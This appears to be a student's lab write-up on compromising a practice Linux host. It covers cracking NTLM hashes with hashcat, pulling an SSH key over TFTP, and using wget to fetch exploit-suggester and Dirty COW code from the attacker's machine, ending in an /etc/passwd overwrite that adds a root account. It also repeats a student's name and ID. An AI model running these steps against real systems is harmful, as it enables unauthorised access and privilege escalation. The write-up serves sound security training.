Hashes: 15 digests; 15 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
└─$ ;l
```

Current progress:




```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1000 (NTLM)
Hash.Target......: myhashes.txt.ntds
Time.Started.....: Tue Oct 25 03:56:18 2022 (3 hours, 11 mins)
Time.Estimated...: Wed Oct 26 02:56:25 2022 (19 hours, 49 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 18207.3 kH/s (10.20ms) @ Accel:512 Loops:128 Thr:1 Vec:4
Recovered........: 2/15 (13.33%) Digests
Progress.........: 122297985024/1421327732110 (8.60%)
Rejected.........: 0/122297985024 (0.00%)
Restore.Point....: 1231872/14344385 (8.59%)
Restore.Sub.#1...: Salt:0 Amplifier:77056-77184 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: Teamogerard722 -> TATY1987501
Hardware.Mon.#1..: Util: 64%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We just have to wait for this to complete and we should have dagon-fels user and password!

Since I haven’t finished cracking the passwords yet I decided to give the ssh connection another try after leaving the machine for a few days.

- sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa




```
┌──(kali㉿kali)-[~/Desktop]
└─$ rm id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ tftp 192.168.2.24
tftp> get id_rsa
tftp> quit

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ssh centurion@192.168.2.24 -i id_rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa
Last failed login: Mon Aug 30 21:46:54 WST 2021 from 10.8.0.131 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Mon Aug 30 21:38:52 2021 from console
Have a lot of fun...
centurion@Dagon-Fel:⇝ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We’re finally in! Now lets check uname -a

- uname -a



```
Have a lot of fun...
centurion@Dagon-Fel:⇝ uname -a
Linux Dagon-Fel 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC 2011 (187dde0) x86_64 x86_64 x86_64 GNU/Linux
```

Dirty cow can be used

- vim dirtycow.txt
- Paste in dirty cow code
- mv dirtycow.txt dirtycow.c
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha


It is taking a very long time to complete, I will try another exploit

On kali

- cp /usr/share/linux-exploit-suggester/linux-exploit-suggester.sh .
- python -m SimpleHTTPServer 80


On centurion

- wget http://10.8.0.131/linux-exploit-suggester.sh
- chmod +x linux-exploit-suggester.sh
- ./linux-exploit-suggester.sh


File Actions Edit View Help
kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24 ×
kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24 ×


```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa                   130 ✕
Last login: Mon Aug 30 21:38:52 2021 from console
Have a lot of fun...
centurion@Dagon-Fel:→ uname -a
Linux Dagon-Fel 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC 2011 (187dde0) x86_64 x86_64 x86_64 GNU/Linux
centurion@Dagon-Fel:→ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
centurion@Dagon-Fel:→ wget http://10.8.0.131/linux-exploit-suggester.sh
asking libproxy about url 'http://10.8.0.131/linux-exploit-suggester.sh'
libproxy suggest to use 'direct://'
--2021-08-31 05:36:35-- http://10.8.0.131/linux-exploit-suggester.sh
Connecting to 10.8.0.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83454 (81K) [text/x-sh]
Saving to: `linux-exploit-suggester.sh'

100%[=============================================================================>] 83,454      --.-K/s   in 0.1s

2021-08-31 05:36:36 (597 KB/s) - `linux-exploit-suggester.sh' saved [83454/83454]

centurion@Dagon-Fel:→ ls
bin      Documents  id_rsa                      Music     password~  Public       Templates
Desktop  Downloads  linux-exploit-suggester.sh  password  Pictures   public_html  Videos
centurion@Dagon-Fel:→ linux-exploit-suggester.sh
If 'linux-exploit-suggester.sh' is not a typo you can use command-not-found to lookup the package that contains it, lik
e this:
    cnf linux-exploit-suggester.sh
centurion@Dagon-Fel:→ ./linux-exploit-suggester.sh
-bash: ./linux-exploit-suggester.sh: Permission denied
centurion@Dagon-Fel:→ chmod +x linux-exploit-suggester.sh
centurion@Dagon-Fel:→ ./linux-exploit-suggester.sh

Available information:

Kernel version: 3.1.0
Architecture: x86_64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A

Searching among:

73 kernel space exploits
0 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kerne
l:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```



```
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-g
eneric}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847.cpp
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
016-5195_5.sh

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: less probable
   Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: less probable
   Tags: ubuntu=14.04,fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged u
ser

[+] [CVE-2015-9322] BadIRET

   Details: http://labs.bromium.com/2015/02/02/exploiting-badiret-vulnerability-cve-2014-9322-linux-kernel-privilege-es
calation/
   Exposure: less probable
   Tags: RHEL<=7,fedora=20
   Download URL: http://site.pi3.com.pl/exp/p_cve-2014-9322.tar.gz

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

   Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
   Exposure: less probable
   Tags: ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic}
   Download URL: https://www.exploit-db.com/download/39166

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

   Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/39230

[+] [CVE-2014-5207] fuse_suid

   Details: https://www.exploit-db.com/exploits/34923/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/34923

[+] [CVE-2014-4699] ptrace/sysret

   Details: http://www.openwall.com/lists/oss-security/2014/07/08/16
   Exposure: less probable
   Tags: ubuntu=12.04
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```



```
[+] [CVE-2014-4014] inode_capable

   Details: http://www.openwall.com/lists/oss-security/2014/06/10/4
   Exposure: less probable
   Tags: ubuntu=12.04
   Download URL: https://www.exploit-db.com/download/33824

[+] [CVE-2014-0196] rawmodePTY

   Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/33516

[+] [CVE-2013-2094] semtex

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: less probable
   Tags: RHEL=6
   Download URL: https://www.exploit-db.com/download/25444

[+] [CVE-2013-2094] perf_swevent

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: less probable
   Tags: RHEL=6,ubuntu=12.04{kernel:3.2.0-(23|29)-generic},fedora=16{kernel:3.1.0-7.fc16.x86_64},fedora=17{kernel:3.3.4
-5.fc17.x86_64},debian=7{kernel:3.2.0-4-amd64}
   Download URL: https://www.exploit-db.com/download/26131
   Comments: No SMEP/SMAP bypass

[+] [CVE-2013-2094] perf_swevent 2

   Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
   Exposure: less probable
   Tags: ubuntu=12.04{kernel:3.(2|5).0-(23|29)-generic}
   Download URL: https://cyseclabs.com/exploits/vnik_v1.c
   Comments: No SMEP/SMAP bypass

[+] [CVE-2013-1959] userns_root_sploit

   Details: http://www.openwall.com/lists/oss-security/2013/04/29/1
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/25450

[+] [CVE-2013-0268] msr

   Details: https://www.exploit-db.com/exploits/27297/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/27297

[+] [CVE-2012-0056] memodipper

   Details: https://git.zx2c4.com/CVE-2012-0056/about/
   Exposure: less probable
   Tags: ubuntu=(10.04|11.10){kernel:3.0.0-12-(generic|server)}
   Download URL: https://git.zx2c4.com/CVE-2012-0056/plain/mempodipper.c

centurion@Dagon-Fel:~$ █
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

As dirtycow took too long to run we'll try a different exploit from this list

On Kali download


- https://www.exploit-db.com/download/39166
- Have it in the same directory we are hosting the webserver

On centurion

- wget http://10.8.0.131/39166.c

The instructions to perform this exploit are

- gcc 39166.c -o pwn
- chmod +x pwn
- ./pwn




```
centurion@Dagon-Fel:⇝ gcc 39166.c -o pwn
centurion@Dagon-Fel:⇝ ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:⇝ chmod +x pwn
centurion@Dagon-Fel:⇝ ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:⇝ 
```

Unsuccessful

I will try a few more exploits
After a lot of trial and error and no luck I decided to try the dirtycow exploit again

- https://www.exploit-db.com/exploits/40839
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha



```
centurion@Dagon-Fel:⇝ wget http://10.8.0.131/dcc.c
asking libproxy about url 'http://10.8.0.131/dcc.c'
libproxy suggest to use 'direct://'
--2021-08-31 06:06:28--  http://10.8.0.131/dcc.c
Connecting to 10.8.0.131:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4827 (4.7K) [text/plain]
Saving to: `dcc.c'

100%[==================================================================>] 4,827  --.-K/s   in 0.002s

2021-08-31 06:06:28 (2.23 MB/s) - `dcc.c' saved [4827/4827]

centurion@Dagon-Fel:⇝ gcc -pthread dcc.c -o dirty -lcrypt
centurion@Dagon-Fel:⇝ ./dirty haha
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: haha
Complete line:
firefart:fiblC0uIAHDGs:0:0:pwned:/root:/bin/bash

mmap: 7f0e9b470000

Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
 kernel:[30575.084736] Oops: 0000 [#4] PREEMPT SMP

Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
